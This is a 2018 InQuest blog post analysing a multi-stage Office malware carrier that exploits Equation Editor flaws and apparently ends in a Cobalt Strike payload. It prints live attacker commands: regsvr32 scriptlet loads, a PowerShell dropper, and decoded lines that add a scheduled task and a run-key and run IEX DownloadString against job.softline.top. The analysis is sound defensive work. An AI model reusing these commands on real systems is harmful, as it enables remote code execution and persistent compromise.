 On 4/12 the detection ration was 3/59, on 4/19 it is 6/59.
The file is a Microsoft Office .docx file, which means you can simply rename it to .zip to extract and inspect the contents. Let's grep out the URL ignoring some common domains we don't care about:
```iq-bash
$ grep -rEo '(http|https)://[^"]+' * | cut -d':' -f2- | grep -Ev "adobe.com|w3.org|openxmlformats.org|microsoft.com" | sort | uniq
http://job.softline.top/banner.jpg
http://purl.org/dc/dcmitype/
http://purl.org/dc/elements/1.1/
http://purl.org/dc/terms/
```
That first one pops out immediately. Let's see which file contains that particular URL and then inspect the file in its entirety:
```iq-bash
$ grep -lr http://job.softline.top/banner.jpg
word/_rels/webSettings.xml.rels
$ cat word/_rels/webSettings.xml.rels
```
There's the external reference we were alluding to earlier. At this point, a user will have opened the initial carrier and activated this reference. Retrieving the next stage payload [banner.jpg](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/banner.jpg), you'll immediately notice the file is actually an RTF document and not a JPG image. We'll use [rtfobj](http://decalage.info/python/oletools) to dissect this further by requesting it dump all the objects out of the RTF stream:
```iq-bash
$ rtfobj -s all banner.jpg -d objects
rtfobj 0.51 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
===============================================================================
File: 'banner.jpg' - size: 108109 bytes
---+----------+-------------------------------+-------------------------------
id |index |OLE Object |OLE Package
---+----------+-------------------------------+-------------------------------
0 |0000ED3Ah |format_id: 2 (Embedded) |Not an OLE Package
| |class name: 'Equation.3' |
| |data size: 3072 |
---+----------+-------------------------------+-------------------------------
1 |00010E11h |format_id: 2 (Embedded) |Not an OLE Package
| |class name: 'Equation.3' |
| |data size: 3072 |
---+----------+-------------------------------+-------------------------------
Saving file embedded in OLE object #0:
format_id = 2
class name = 'Equation.3'
data size = 3072
saving to file objects/banner.jpg_object_0000ED3A.bin
Saving file embedded in OLE object #1:
format_id = 2
class name = 'Equation.3'
data size = 3072
saving to file objects/banner.jpg_object_00010E11.bin
$ file *
banner.jpg_object_0000ED3A.bin: Composite Document File V2 Document, Cannot read section info
banner.jpg_object_00010E11.bin: Composite Document File V2 Document, Cannot read section info
```
Two Composite Document Files (CDF). We'll use [oledump](https://blog.didierstevens.com/programs/oledump-py/) to list the streams in both of the dumped objects [banner.jpg_object_0000ED3A.bin](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/banner-objects/banner.jpg_object_0000ED3A.bin) and [banner.jpg_object_00010E11.bin](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/banner-objects/banner.jpg_object_00010E11.bin):
```iq-bash
$ oledump.py banner.jpg_object_0000ED3A.bin
1: 102 '\x01CompObj'
2: 20 '\x01Ole'
3: 6 '\x03ObjInfo'
4: 197 'Equation Native'
$ oledump.py banner.jpg_object_00010E11.bin
1: 102 '\x01CompObj'
2: 20 '\x01Ole'
3: 6 '\x03ObjInfo'
4: 197 'Equation Native'
```
Each dumped object contains an "Equation Native" stream. These OLE streams contain exploits for the Microsoft Equation Editor vulnerabilities described in [CVE-2017-11882](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-11882) and [CVE-2018-0802](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-0802). For an example proof-of-concept exploit, see [github/rxwx/CVE-2018-0802](https://github.com/rxwx/CVE-2018-0802). Let's dump each of those streams:
```iq-bash
$ oledump.py banner.jpg_object_0000ED3A.bin -s4
00000000: 1C 00 00 00 02 00 9E C4 A9 00 00 00 00 00 00 00 ......??.......
00000010: C8 A7 5C 00 C4 EE 5B 00 00 00 00 00 03 01 01 03 ?\.??[.........
00000020: 0A 0A 01 08 5A 5A 33 C0 99 B2 02 C1 E2 08 2B E2 ....ZZ3???.??.+?
00000030: E8 FF FF FF FF C3 5B 50 64 8B 40 30 8B 40 08 99 ??????[Pd?@0?@.?
00000040: B2 03 C1 E2 10 66 BA 12 0C 03 C2 8D 5B 1C 53 FF ?.??.f?...[.S?
00000050: E0 72 65 67 73 76 72 33 32 20 2F 75 20 2F 73 20 ?regsvr32 /u /s
00000060: 2F 69 3A 68 74 74 70 3A 2F 2F 6A 6F 62 2E 73 6F /i:http://job.so
00000070: 66 74 6C 69 6E 65 2E 74 6F 70 2F 61 64 31 2E 6A ftline.top/ad1.j
00000080: 70 67 20 73 63 72 6F 62 6A 2E 64 6C 6C 20 23 20 pg scrobj.dll #
00000090: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
000000A0: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
000000B0: 20 20 20 20 20 20 20 20 20 20 25 00 00 00 00 00 %.....
000000C0: 00 00 00 00 00
$ oledump.py banner.jpg_object_00010E11.bin -s4
00000000: 1C 00 00 00 02 00 9E C4 A9 00 00 00 00 00 00 00 ......??.......
00000010: C8 A7 5C 00 C4 EE 5B 00 00 00 00 00 03 01 01 03 ?\.??[.........
00000020: 0A 0A 01 08 5A 5A B8 44 EB 71 12 BA 78 56 34 12 ....ZZ?D?q.?xV4.
00000030: 31 D0 8B 08 8B 09 8B 09 66 83 C1 3C 31 DB 53 51 1?.?.?.f??<1?SQ
00000040: BE 64 3E 72 12 31 D6 FF 16 53 66 83 EE 4C FF 10 ?d>r.1??.Sf??L?.
00000050: 90 90 14 21 40 00 00 00 72 65 67 73 76 72 33 32 [email protected]
00000060: 20 2F 75 20 2F 73 20 2F 69 3A 68 74 74 70 3A 2F /u /s /i:http:/
00000070: 2F 6A 6F 62 2E 73 6F 66 74 6C 69 6E 65 2E 74 6F /job.softline.to
00000080: 70 2F 61 64 31 2E 6A 70 67 20 73 63 72 6F 62 6A p/ad1.jpg scrobj
00000090: 2E 64 6C 6C 00 00 00 00 00 00 00 00 00 00 00 00 .dll............
000000A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000C0: 00 00 00 00 00 .....
```
We'll focus on the first of the two, banner.jpg_object_0000ED3A.bin. For further reading on the specific of Equation Editor vulnerabilities we recommend the following articles from [Checkpoint](https://research.checkpoint.com/another-office-equation-rce-vulnerability/) and [Freebuf](http://www.freebuf.com/vuls/159789.html). Aligning the vulnerabile structure with the data above we have the following table:
| struct member | description | size | offset |
|---------------|-----------------|------------------------------|-------------|
| Tag | 0×08 | 1 byte | 0x23 |
| Ttype | Typeface number | 1 byte | 0x24 |
| Style | Font style | 1 byte | 0x25 |
| Name | Font name | NULL-terminated ASCII string | 0x26 - 0x93 |
The vulnerability was initially patched in November of last year. That patch proved insufficient and subsequently in December of last year Microsoft simply removed the Equation Editor in its entirety. The above analysis of course can be skipped entirely as the next stage payload is clearly visible in both objects referencing [ad1.jpg](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/ad1.jpg), which contains nothing more than a scriptlet pivot through JavaScript and PowerShell to yet another payload:
```xml
```
Following the rabbit down the hole further, we get the following PowerShell pivot from [share.png](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/share.png):
```iq-bash
function ConvertFrom-Base64($string) {
$bytes = [System.Convert]::FromBase64String($string);
$decoded = [System.Text.Encoding]::UTF8.GetString($bytes);
return $decoded;
}
$WSH = New-Object -Com WScript.Shell;
$decode = ConvertFrom-Base64("c2NodGFza3MgL2NyZWF0ZSAvdG4gIndpbmRvd3MgdXBkYXRlIiAvdHIgInJlZ3N2cjMyIC91IC9zIC9pOmh0dHA6Ly9qb2Iuc29mdGxpbmUudG9wL2FkMi5qcGcgc2Nyb2JqLmRsbCIgL3NjIGRhaWx5IC9zdCAxMjowMCAvRg==");
$WSH.Run($decode,0);
$client = new-object System.Net.WebClient
$client.DownloadFile('http://job.softline.top/SCHEDLGU.exe', 'c:\\windows\\tasks\\SCHEDLGU.exe')
$decode3 = ConvertFrom-Base64("cmVnIGFkZCAiSEtFWV9DVVJSRU5UX1VTRVJcU29mdHdhcmVcTWljcm9zb2Z0XFdpbmRvd3NcQ3VycmVudFZlcnNpb25cUnVuIiAvdiAid2luZG93cyB0YXNrcyBjaGVjayIgL3QgUkVHX1NaIC9kICJjOlx3aW5kb3dzXHRhc2tzXFNDSEVETEdVLmV4ZSIgL2Y=");
$WSH.Run($decode3,0);
$decode2 = ConvertFrom-Base64("cG93ZXJzaGVsbC5leGUgLWV4ZWMgYnlwYXNzIC1XaW5kb3dzdHlsZSBoaWRkZW4gLW5vbmludGVyYWN0aXZlIC1ub2xvZ28gSUVYIChOZXctT2JqZWN0IE5ldC5XZWJDbGllbnQpLkRvd25sb2FkU3RyaW5nKCdodHRwOi8vam9iLnNvZnRsaW5lLnRvcC9sb2FkaW5nbGl0LmdpZicp");
$WSH.Run($decode2,0);
```
There's a plethora of methods to decoding the base64 data above, but sticking with the tool-set we've been using, we'll lean on [base64dump](https://github.com/DidierStevens/DidierStevensSuite/blob/master/base64dump.py) here:
```iq-bash
$ base64dump.py -n30 share.png -s a -S
schtasks /create /tn "windows update" /tr "regsvr32 /u /s /i:http://job.softline.top/ad2.jpg scrobj.dll" /sc daily /st 12:00 /F
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v "windows tasks check" /t REG_SZ /d "c:\windows\tasks\SCHEDLGU.exe" /f
powershell.exe -exec bypass -Windowstyle hidden -noninteractive -nologo IEX (New-Object Net.WebClient).DownloadString('http://job.softline.top/loadinglit.gif')
```
Three commands. It looks to pull down a payload and to establish persistence across reboots by way of a Registry run-key and scheduled tasks (how uncreative). Additionally, we've got a pair of new pivots to follow here. As it turns out, [ad2.jpg](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/ad2.jpg) is nothing more than a JavaScript / PowerShell pivot to [loadinglit.gif](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/loadinglit.gif):
```xml
```
Examining [loadinglit.gif](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/loadinglit.gif) we find a pure PowerShell payload that contains a base64 encoded PE file. This is obvious from the string start of "TVroAAAAAFt" which, if you've been looking at these things long enough, immediately stands out as an MZ header for a Windows PE executable (DLL, EXE, etc.). The script is too large to include inline, see the link above. Again though, we'll lean on [base64dump](https://github.com/DidierStevens/DidierStevensSuite/blob/master/base64dump.py) to extract the payload:
```iq-bash
$ base64dump.py -n500 loadinglit.gif
ID Size Encoded Decoded MD5 decoded
-- ---- ------- ------- -----------
1: 275804 TVroAAAAAFtSRVWJ MZ?....[REU???r 9d7376f5ad1b39ec08cbe2a8e0e886b6
$ base64dump.py -n500 loadinglit.gif -s1 -d > payload
$ sha256sum payload
8cdd29e28daf040965d4cad8bf3c73d00dde3f2968bab44c7d8fe482ba2057f9 payload
$ file payload
payload: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
```
This final [payload](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/payload) has not been seen on VT / MetaDefender before, so we uploaded to both services. It appears to be a Cobalt Strike payload:
* [OPSWAT MetaDefender](https://metadefender.opswat.com/results#!/file/ZTE4MDQxOUgxLXY2VGFCaEdTMUdQVGFUQmh6/regular/overview)
* [VirusTotal](https://www.virustotal.com/en/file/8cdd29e28daf040965d4cad8bf3c73d00dde3f2968bab44c7d8fe482ba2057f9/analysis/)
Detection
---------
We've examined the various pivots in this malware carrier that resulted in the eventual delivery of a persistently hooked malicious binary. The InQuest [Deep File Inspection](http://blog.inquest.net/blog/2018/02/12/deep-file-inspection/) (DFI) stack is capable of unraveling common malware carriers such as the one detailed in this post. There are countless methods that attackers can employ to obfuscate, evade, encapsulate, and generally deter security inspection. Our DFI stack strips away the superfluous and exposes malicious content bare for threat detection based on any of our 1000+ field tested hunting signatures, user-defined YARA signatures, or any of our [active integrations](http://www.inquest.net/partners/).
 Malware carriers are typically nested in multiple levels, like a Matryoshka doll.
In addition to [Deep File Inspection](http://blog.inquest.net/blog/2018/02/12/deep-file-inspection/), we provide other capabilities for discovering and detecting targeted malware campaigns. Following along with our example, let's take a look at the hosting provider behind the various payload stages we retrieved. The domain, softline.top ([WHOIS](http://whois.domaintools.com/softline.top)), was registered in late December of last year. There is not DNS resolution for the TLD. The subdomain job.softline.top is hosted on South Korean IP address 27.255.90.218 ([WHOIS](http://whois.domaintools.com/27.255.90.218)):
```iq-bash
$ whois softline.top
...
Domain Name: softline.top
Registry Domain ID: D20171226G10001G_32819662-top
Registrar WHOIS Server: whois.publicdomainregistry.com
Registrar URL: http://publicdomainregistry.com
Updated Date: 2017-12-26T08:51:22Z
Creation Date: 2017-12-26T08:50:51Z
Registry Expiry Date: 2018-12-26T08:50:51Z
Registrar: PDR Ltd
Registrar IANA ID: 303
...
$ dig job.softline.top any
...
;; ANSWER SECTION:
job.softline.top. 51 IN A 27.255.90.218
...
```
A reverse IP lookup on [27.255.90.218](https://reverseip.domaintools.com/search/?q=27.255.90.218) reveals another domain microsoftgood.com ([WHOIS](http://whois.domaintools.com/microsoftgood.com)) which was registered even more recently:
```iq-bash
$ whois microsoftgood.com
...
Domain Name: microsoftgood.com
Registry Domain ID: 2221771516_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: http://www.godaddy.com
Updated Date: 2018-02-01T02:55:46Z
Creation Date: 2018-02-01T02:55:46Z
Registrar Registration Expiration Date: 2019-02-01T02:55:46Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
...
```
Whether or not there is any relation is speculative at this point. It may be potentially lucrative from a defenders perspective to utilize the naming patterns gleans above to conduct a limited brute force crawl of this new domain, in search of additional malware.
IP and DNS are both detectable / alertable artifacts within InQuest. Users can lean on our weekly feed of intel updates as well integrate with their own propriety intel or commercial third party feeds to detect command and control (C2) activity. Campaigns can be alerted on by file heuristics, communicated endpoints, hashes, fuzzy hashes, perception hashes (images), header (HTTP and SMTP) analytics, and an ever growing list of [active integrations](http://www.inquest.net/partners/).
As an example active integration, let's take a look at how our friends at [VMRay](https://www.vmray.com/) detect this threat. If enabled, file artifacts carved by InQuest from the wire can be optionally passed through the VMRay sandbox for [detonation and behavioral inspection](http://blog.inquest.net/blog/2018/03/12/defense-in-depth-detonation-technologies/):
 VMRay detonated the file in four different environments, only one alerted.
Starting from the overview, you'll note that VMRay detonated the file in four different unique environments. Only one of which alerted. It is prudent to accurately build your sandbox environment to reflect your real-world systems. The next screen shows the process overview:
 Clear depiction of the multiple stage pivots detailed above.
You can clearly see some of the pivots we detailed above. From Microsoft Word through the RTF payload (banner.jpg) to the Equation Editor pivot, through regsvr32.exe (ad1.jpg) and finally to PowerShell. Some of the scriptlets in-between are not depicted here, though they are captured and scored independently in InQuest. There's value in [defense-in-depth](http://blog.inquest.net/blog/2018/03/12/defense-in-depth-detonation-technologies/). A more detailed but similar view:
 Detailed information on various commands executed by the malware.
Shows the complete command line arguments from those captured pivots. The results from this, and any other integrations, are aggregated under a single pane of glass and summarized by a simple threat score from 1 to 10. Our threat score algorithm is not prone to artificial inflation from over-detection. We lean on our experiences as SOC analysts to automate the heating / cooling of scores based on a combination of inputs. In essence, we're automating much of the SOC analyst work flow to spare precious human cycles for what matters most. The key decision points that drive the algorithm are shown in an straightforward threat receipt:
 There are over 20 factors considered when applying a threat score to a captured session.
The indicators beside each row in the threat receipt state:
* Green, the subsystem alerted and contributed to the threat score.
* Yellow, the subsystem alerted but that alert did not contribute to the threat score.
* Red, the subsystem did not produce an alert.
* Grey, the subsystem was not available at the time of analysis (or is not configured / enabled).
At a glance, the InQuest threat receipt provides analysts with an idea as to whether or not the threat is a true positive and why. In this particular case the InQuest Threat Detection Engine scored the session containing the initial carrier as a 9 and then bumped the score to a 10 based on InQuest cloud assisted IP reputation. Both the OPSWAT (multi-av) and VMRay (sandbox / detonation) subsystems alerted as well, but did not alter the final score.
On a final note, InQuest customers can hunt for signs of this and similar campaigns via the following DFI powered signatures:
* 5000755, MC_CVE_2017_11882_OLE, severity 8, confidence 7.
* 5000757, MC_Equation_OLE, severity 8, confidence 7.
* 5000806, MC_Malicious_Scriptlet_Payload_01, severity 10, confidence 5.
* 5000487, MC_SCT_Backdoor, severity 9, confidence 9.
* 3000175, SC_RTF_Objupdate, severity 5, confidence 2.
Originally published 2018-04-19 on the InQuest blog.